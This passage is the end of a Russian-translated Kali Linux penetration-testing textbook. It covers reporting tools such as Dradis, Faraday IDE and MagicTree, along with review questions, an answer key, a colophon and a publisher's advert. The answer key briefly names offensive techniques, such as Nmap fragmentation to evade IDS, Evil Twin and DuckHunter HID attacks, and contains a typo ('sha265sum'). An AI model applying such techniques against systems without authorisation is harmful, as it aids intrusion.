


Рис. 14.6. Узлы добавлены

Чтобы открыть панель Nodes Summary (Сводка по узлам), в разделе Notes (Примечания) щелкните на отдельном IP-адресе. Слева откроется панель сводки по узлам. Здесь вы можете добавить данные, заметки, а также, если это необходимо, указать подузел (рис. 14.7).




Рис. 14.7. Добавление данных

Dradis с помощью плагинов может работать с результатами работы таких инструментов, как Acunetix, Burp, Metasploit, Nessus, nIKto, OpenVas, что упрощает процесс составления отчетов. В верхней части панели мониторинга нажмите **Upload output from tool** (Загрузить вывод из инструмента). Выберите инструмент и укажите файл для загрузки в Dradis, как показано на рис. 14.8.




Рис. 14.8. Выбор инструмента для загрузки

Для завершения отчета нажмите кнопку **Export results** (Экспорт результатов) в верхней части панели мониторинга. Отчеты могут быть созданы в форматах CSV и HTML, а пользовательские отчеты — в форматах Word и Excel. Чтобы создать файл, выберите шаблон и нажмите кнопку **Export** (Экспорт) (рис. 14.9).




Рис. 14.9. Создание файла отчета

Инструменты отчетности по тестированию на проникновение

Dradis не единственный инструмент для создания отчетности, доступный в Kali Linux 2018. Если выбрать меню **Applications** (Приложения), а затем **Reporting Tools** (Инструменты отчетов), вы увидите другие доступные инструменты, такие как Faraday IDE, MagicTree и pipal (рис. 14.10).

Faraday IDE

Faraday IDE — еще один инструмент, созданный для поддержания совместной работы с использованием примерно 40 встроенных инструментов для создания отчетов. Поддерживаемые плагины позволяют задействовать Metasploit, Nmap и Nessus. Faraday IDE поддерживает концепцию многопользовательского тестирования на проникновение в среде, функционирующей точно так же, как и при запуске инструментов в терминале по отдельности.




Рис. 14.10. Инструменты для создания отчетности

Для запуска Faraday IDE выберите меню Applications (Приложения), а затем щелкните на строке Faraday IDE. После загрузки интерфейса для начала работы с ним назовите рабочую область (рис. 14.11).




Рис. 14.11. Рабочая область названа



Более подробную информацию об установке и использовании Faraday IDE можно найти по адресу <https://github.com/infobyte/faraday/wiki>.

MagicTree

MagicTree — еще один инструмент, предназначенный для генерации отчетов и доступный в Kali Linux. Пользователей Nmap этот инструмент может особенно заинтересовать, так как он позволяет запускать сканирование Nmap непосредственно из самого приложения. Для запуска MagicTree выберите меню Applications (Приложения), а затем пункт Reporting Tools (Инструменты отчетов). Инструмент должен выглядеть примерно так (рис. 14.12).



Более подробную информацию об использовании Magic Tree можно найти по адресу https://www.gremwell.com/using_magictree_quick_intro.




Рис. 14.12. Инструмент MagicTree запущен

Резюме

В этой главе мы рассмотрели основные шаги, позволяющие создать отчет на основании тестирования на проникновение, и обсудили главные особенности представления этого отчета клиенту. Сначала мы подробно разобрали методы документирования результатов с помощью конкретных инструментов и предложили для получения конечных результатов не полагаться на отдельные инструменты. Убедитесь, что при необходимости вы сможете вручную проверить результаты тестирования и что ваши навыки не устарели.

Затем мы рассмотрели инструменты для создания отчетности. При этом основное внимание уделялось фреймворку Dradis, а также Faraday IDE и MagicTree. Рекомендуем вам попробовать в работе каждый из этих инструментов.

Наконец, мы надеемся, что вам понравилась эта книга, и желаем всего наилучшего в вашей работе в сфере кибербезопасности и тестирования на проникновение.

Вопросы

1. Каковы три основных типа отчетов, представляемых клиентам, о тестировании на проникновение?
2. Какие значения отражает матрица рисков в исполнительном докладе?
3. В чем назначение карты уязвимостей?

4. В чем назначение карты эксплойтов?
5. Из чего состоит методология тестирования?
6. Как можно минимизировать атаки на стороне клиента или атаки методами социальной инженерии?

Дополнительные материалы

- ❑ Образец отчета о тестировании на проникновение: <https://www.offensive-security.com/reports/sample-penetration-testing-report.pdf>.
- ❑ Советы по написанию отчета о тестировании на проникновение: <https://www.sans.org/reading-room/whitepapers/bestprac/writing-penetration-testing-report-33343>.
- ❑ Примеры отчетов Nessus: <https://www.tenable.com/products/nessus/sample-reports>.
- ❑ Образец технического отчета о проникновении: <https://tbgsecurity.com/wordpress/wp-content/uploads/2016/11/Sample-Penetration-Test-Report.pdf>.

Ответы на вопросы

Глава 1

1. NetHunter.
2. MD5 и SHA Checksum Utility.
3. sha265sum.
4. Rufus.
5. Live (amd64), Live (forensic mode), Live USB.
6. apt-get update.
7. T2 micro.

Глава 2

1. Виртуальные машины VMware и VirtualBox.
2. Диск виртуальной машины.
3. Имя пользователя и пароль — msfadmin.
4. Packer и Vagrant.
5. apt-get install (*имя_пакета*).
6. service mysql start.
7. service ssh start.

Глава 4

1. Open Source Intelligence.
2. whois.
3. IPv4-адрес.

4. Metagoofil.
5. Devlpoit и RedHawk.
6. Shodan.

Глава 5

1. `fping`.
2. В Nmap 7.7 доступны 588 сценариев.
3. Флаг `FIN` указывает, что больше нет данных для отправки и что соединение должно быть прекращено.
4. Отфильтрованный порт указывает, что устройство блокировки пакетов не позволяет зонду достичь цели.
5. Параметр `-f Nmap` используется, чтобы затруднить обнаружение пакетов при уклонении от брандмауэра и IDS.
6. `netdiscover -r`.
7. Параметр `-p` используется в Netdiscover для выполнения пассивного сканирования.
8. www.dnsleak.com.

Глава 6

1. Уязвимость — это обнаруженная в системе безопасности слабость, которая может использоваться злоумышленником для выполнения несанкционированных операций, в то время как эксплойт использует эту уязвимость или ошибку.
2. Конструктивная уязвимость заставляет разработчика выводить спецификации на основе требований безопасности и безопасно решать ее реализацию. Таким образом, для решения проблемы требуется больше времени и усилий по сравнению с другими классами уязвимостей.
3. Удаленная уязвимость — это состояние, при котором злоумышленник не имеет предварительного доступа, но уязвимость может быть использована путем запуска через сеть вредоносного кода.
4. Nessus.
5. Lynis.
6. nikto.

Глава 12

1. Nexus 4, Nexus 5 и OnePlus One.
2. Да, NetHunter требует root-доступ на мобильном устройстве.
3. cSploit, Drive Droid, Router Keygen, Shodan.
4. WPA, WPA2.
5. Перехват сессии, разрыв соединений, перенаправление Script-инъекции.
6. Evil Twin.
7. Атака DuckHunter HID преобразует сценарии USB Rubber Ducky в атаки NetHunter HID.

Глава 13

1. Mastercard, VISA, American Express и JCB International.
2. PCI DSS версии 3.
3. Шесть целей, 12 требований.
4. Требование 11.3.
5. Квартальная оценка сети.
6. Ежегодно.
7. Цель сегментации состоит в том, чтобы изолировать среду данных держателя карты (CDE) от остальной среды.
8. Структурированный процесс тестирования относится к реструктуризации методологии тестирования в соответствии с изменениями требований клиента.
9. СЕН, OSCP, CREST, GIAC.
10. Nessus, Lynis.

Глава 14

1. Три вида отчетов:
 - исполнительный доклад;
 - управленческая отчетность;
 - технический отчет.
2. Матрица рисков количественно классифицирует все обнаруженные уязвимости, определяет потенциально зараженные ресурсы и в сокращенном формате перечисляет открытия, ссылки и рекомендации.

3. Карта уязвимостей содержит список обнаруженных в целевой инфраструктуре уязвимостей, каждая из которых должна быть легко сопоставима с идентификатором ресурса (например, IP-адрес и имя цели).
4. Карта эксплойтов содержит список успешно проверенных эксплойтов, которые работали против цели.
5. Методология тестирования должна содержать достаточно деталей, чтобы помочь руководству понять весь цикл тестирования на проникновение.
6. Чтобы минимизировать возможность атак на стороне клиента, следует обучить сотрудников актуальным приемам обеспечения безопасности.

*Шива Парасрам, Алекс Замм, Теди Хериянто, Шакил Али,
Дамиан Буду, Джерард Йохансен, Ли Аллен*

Kali Linux. Тестирование на проникновение и безопасность

Перевел с английского *А. Герасименко*

Заведующая редакцией	<i>Ю. Сергиенко</i>
Руководитель проекта	<i>С. Давид</i>
Ведущий редактор	<i>Н. Гринчик</i>
Художественный редактор	<i>В. Мостипан</i>
Корректоры	<i>О. Андриевич, Е. Павлович</i>
Верстка	<i>Г. Блинов</i>

Изготовлено в России. Изготовитель: ООО «Прогресс книга».

Место нахождения и фактический адрес: 194044, Россия, г. Санкт-Петербург,
Б. Сампсониевский пр., д. 29А, пом. 52. Тел.: +78127037373.

Дата изготовления: 07.2019. Наименование: книжная продукция. Срок годности: не ограничен.

Налоговая льгота — общероссийский классификатор продукции ОК 034-2014, 58.11.12 —
Книги печатные профессиональные, технические и научные.

Импортер в Беларусь: ООО «ПИТЕР М», 220020, РБ, г. Минск, ул. Тимирязева, д. 121/3, к. 214, тел./факс: 208 80 01.

Подписано в печать 11.07.19. Формат 70×100/16. Бумага офсетная. Усл. п. л. 36,120. Тираж 1000. Заказ 0000.

Отпечатано в ОАО «Первая Образцовая типография». Филиал «Чеховский Печатный Двор».
142300, Московская область, г. Чехов, ул. Полиграфистов, 1.

Сайт: www.chpk.ru. E-mail: marketing@chpk.ru
Факс: 8(496) 726-54-10, телефон: (495) 988-63-87

ВАША УНИКАЛЬНАЯ КНИГА

Хотите издать свою книгу? Она станет идеальным подарком для партнеров и друзей, отличным инструментом для продвижения вашего бренда, презентом для памятных событий! Мы сможем осуществить ваши любые, даже самые смелые и сложные, идеи и проекты.

МЫ ПРЕДЛАГАЕМ:

- издать вашу книгу
- издание книги для использования в маркетинговых активностях
- книги как корпоративные подарки
- рекламу в книгах
- издание корпоративной библиотеки

Почему надо выбрать именно нас:

Издательству «Питер» более 20 лет. Наш опыт – гарантия высокого качества.

Мы предлагаем:

- услуги по обработке и доработке вашего текста
- современный дизайн от профессионалов
- высокий уровень полиграфического исполнения
- продажу вашей книги во всех книжных магазинах страны

Обеспечим продвижение вашей книги:

- рекламой в профильных СМИ и местах продаж
- рецензиями в ведущих книжных изданиях
- интернет-поддержкой рекламной кампании

Мы имеем собственную сеть дистрибуции по всей России, а также на Украине и в Беларуси. Сотрудничаем с крупнейшими книжными магазинами. Издательство «Питер» является постоянным участником многих конференций и семинаров, которые предоставляют широкую возможность реализации книг.

Мы обязательно проследим, чтобы ваша книга постоянно имелась в наличии в магазинах и была выложена на самых видных местах.

Обеспечим индивидуальный подход к каждому клиенту, эксклюзивный дизайн, любой тираж.

Кроме того, предлагаем вам выпустить электронную книгу. Мы разместим ее в крупнейших интернет-магазинах. Книга будет сверстана в формате ePub или PDF – самых популярных и надежных форматах на сегодняшний день.

Свяжитесь с нами прямо сейчас:

Санкт-Петербург – Анна Титова, (812) 703-73-73, titova@piter.com

Москва – Сергей Клебанов, (495) 234-38-15, klebanov@piter.com